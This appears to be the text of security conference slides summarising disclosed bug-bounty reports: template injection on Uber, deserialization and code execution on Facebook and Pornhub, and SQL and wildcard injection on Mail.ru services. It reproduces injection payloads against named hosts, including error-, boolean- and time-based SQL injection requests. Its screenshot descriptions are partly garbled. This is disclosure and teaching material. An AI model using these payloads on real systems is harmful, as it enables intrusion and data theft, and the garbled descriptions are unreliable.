
The screenshot shows a browser window with the title "Uber Riders - Profile". The URL in the address bar is `https://riders.uber.com/profile`. The browser's developer tools are open, specifically the Network tab, which has "INT" selected. A red arrow points from the developer tools towards the profile picture area.

The main content of the page is the "PROFILE" section. It includes a "General Information" form with fields for Name, Email Address, Language, Mobile, and Invite Code. On the left sidebar, there is a navigation menu with links for "My Trips", "Profile", "Payment", "Free Rides", and "Log Out".

The profile picture area contains a yellow Pikachu icon. Below the icon, there is a piece of Jinja2 code: `[for c in [1,2,3] %]{{c,c,c}}[% endfor %]`. This code is rendered as three instances of the string "1,1,1" because the Jinja2 interpreter is running in a context where it cannot evaluate the variable `c`.

The developer tools' Network tab shows several requests, including one for "Load URL" at `https://riders.uber.com/profile`, and others for "Split URL" and "Execute". There are also checkboxes for "Enable Post data" and "Enable Referrer".

Jinja2 SSTI on Uber



Insecure Deserialization

Unauthenticated RCE on Facebook

The terminal session shows the following steps:

- The user runs `python exp.py -f https://vp.v.com/mifs/.jsp?hash=...` to extract a hash from a URL.
- The user then runs `python exp.py https://vp.v.com/mifs/.jsp?hash=...` to exploit the vulnerability.
- The exploit payload is generated with the command: `+ payload command =`
- The exploit is run against a Java application with the command: `java -cp /bin/normalized-fixed.jar /marshalsec/bouncyCastle/GCM/GCMUtil /accessories/boo/exp.tz`.
- The exploit is successful, indicated by the message: `+ Exploit finished!`
- The exploit is completed with the command: `orange@ubuntu:~/mobile/perfect$`



	329	-	7.00	95th	38.00	99th
	Reputation	Rank	Signal	Percentile	Impact	Percentile
594	#141956	[phpobject in cookie] Remote shell/command execution	Share:	f t in y g		
State	● Resolved (Closed)	Severity	No Rating (---)			
Disclosed	July 27, 2016 9:29pm +0400	Participants				
Reported To	Pornhub	Visibility	Disclosed (Limited)			
Reported at	May 30, 2016 7:56am +0400					
CVE ID						
Weakness	Code Injection					
Bounty	\$20,000					

<https://hackerone.com/reports/141956>

@davwwwx

SQL injection

Error based SQL injection

konqi

4467 - 6.53 94th 10.86 76th
Reputation Rank Signal Percentile Impact Percentile

1 #137956 SQL Injection Share: [f](#) [t](#) [in](#) [y](#) [d](#)

State	Resolved (Closed)	Severity	No Rating (---)
Disclosed	May 26, 2016 3:32pm +0400	Participants	
Reported To	Mail.ru	Visibility	Disclosed (Full)
Reported at	May 11, 2016 9:15pm +0400	CVE ID	
Weakness	SQL Injection	Bounty	\$150

<https://hackerone.com/reports/137956>

@davwwwx

Error based SQL injection

РоС (вывод версии СУБД)

[https://townwars.mail.ru/?c=Login2&m=Auth&email=1'+and+1=\(select+version\(\)::bigint\)--&pass=test&save_me=0&origin=0&target=WwwForum](https://townwars.mail.ru/?c=Login2&m=Auth&email=1'+and+1=(select+version()::bigint)--&pass=test&save_me=0&origin=0&target=WwwForum)

вывод данных в ошибке

"PostgreSQL 9.0.1 on amd64-portbld-freebsd8.1, compiled by GCC cc (GCC) 4.2.1 20070719 [FreeBSD], 64-bit"

<https://hackerone.com/reports/137956>

Boolean based SQL injection

Vahagn (vah13) 511 - 1.45 68th 5.54 74th
Reputation Rank Signal Percentile Impact Percentile

1 #10037 SQL inj Share: [f](#) [t](#) [in](#) [Y](#) [d](#)

State	● Resolved (Closed)	Severity	No Rating (---)
Disclosed	May 30, 2014 3:40pm +0400	Participants	
Reported To	Mail.ru	Visibility	Disclosed (Full)
Reported at	April 27, 2014 11:12pm +0400	CVE ID	
Weakness	SQL Injection	Bounty	\$150

<https://hackerone.com/reports/10037>

@davwwwx

Boolean based SQL injection

```
parapa.mail.ru/gallery/BirthdayParaPa/-1' or 1=IF(LENGTH(ASCII((SELECT USER())))>13, 1, 0) -- // ответ : 200
parapa.mail.ru/gallery/BirthdayParaPa/-1' or 1=IF(LENGTH(ASCII((SELECT USER())))>2, 1, 0) -- // ответ : 500
parapa.mail.ru/gallery/BirthdayParaPa/-1' or 1=IF(LENGTH(ASCII((SELECT USER())))<4, 1, 0) -- // ответ : 500
parapa.mail.ru/gallery/BirthdayParaPa/-1' or 1=IF(LENGTH(ASCII((SELECT USER())))=3, 1, 0) -- // ответ : 500
```

следовательно длина имени пользователя под которым выполняется запросы 3.

<https://hackerone.com/reports/10037>

Time based SQL injection

Просто душка (api_0) 396 1.93 15.00
Reputation Rank Signal Impact 70th Percentile 82nd Percentile

320 #786044 [windows10.hi-tech.mail.ru] Blind SQL Injection Share:

State	● Resolved (Closed)	Severity	High (7.5)
Disclosed	March 10, 2020 8:02pm +0400	Participants	
Reported To	Mail.ru	Visibility	Disclosed (Full)
Reported at	January 30, 2020 2:14pm +0400		
Asset	Ext. A Scope (Other)		
CVE ID			
Weakness	SQL Injection		
Bounty	\$5,000		

<https://hackerone.com/reports/786044>

Time based SQL injection

Request:

```
GET /api/tweets?city_id=(select(0)from(select(sleep(25)))v) HTTP/1.1
Host: windows10.hi-tech.mail.ru
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: V [REDACTED]
Connection: close
Upgrade-Insecure-Requests: 1
```

<https://hackerone.com/reports/786044>

Wildcard Injection

Alexey (bazzy)	203	-	7.00	98th	18.75	89th
	Reputation	Rank	Signal	Percentile	Impact	Percentile
204	#852306	SQL LIKE clauses wildcard injection	Share:			
State	● Resolved (Closed)					
Disclosed	October 31, 2020 6:23pm +0400					
Reported To	Mail.ru					
Reported at	April 17, 2020 7:45pm +0400					
Asset	Citymobil (Other)					
CVE ID						
Weakness	SQL Injection					
Bounty	\$8,000					

SUMMARY BY MAIL.RU



LIKE clause was misused for session validation in one of <https://c-api.city-mobil.ru/v2> API calls, allowing character-by-character session bruterofce.

<https://hackerone.com/reports/852306>

@davwwwx



@davwwwx

Thanks !

<https://go.xss.am/armsec2020>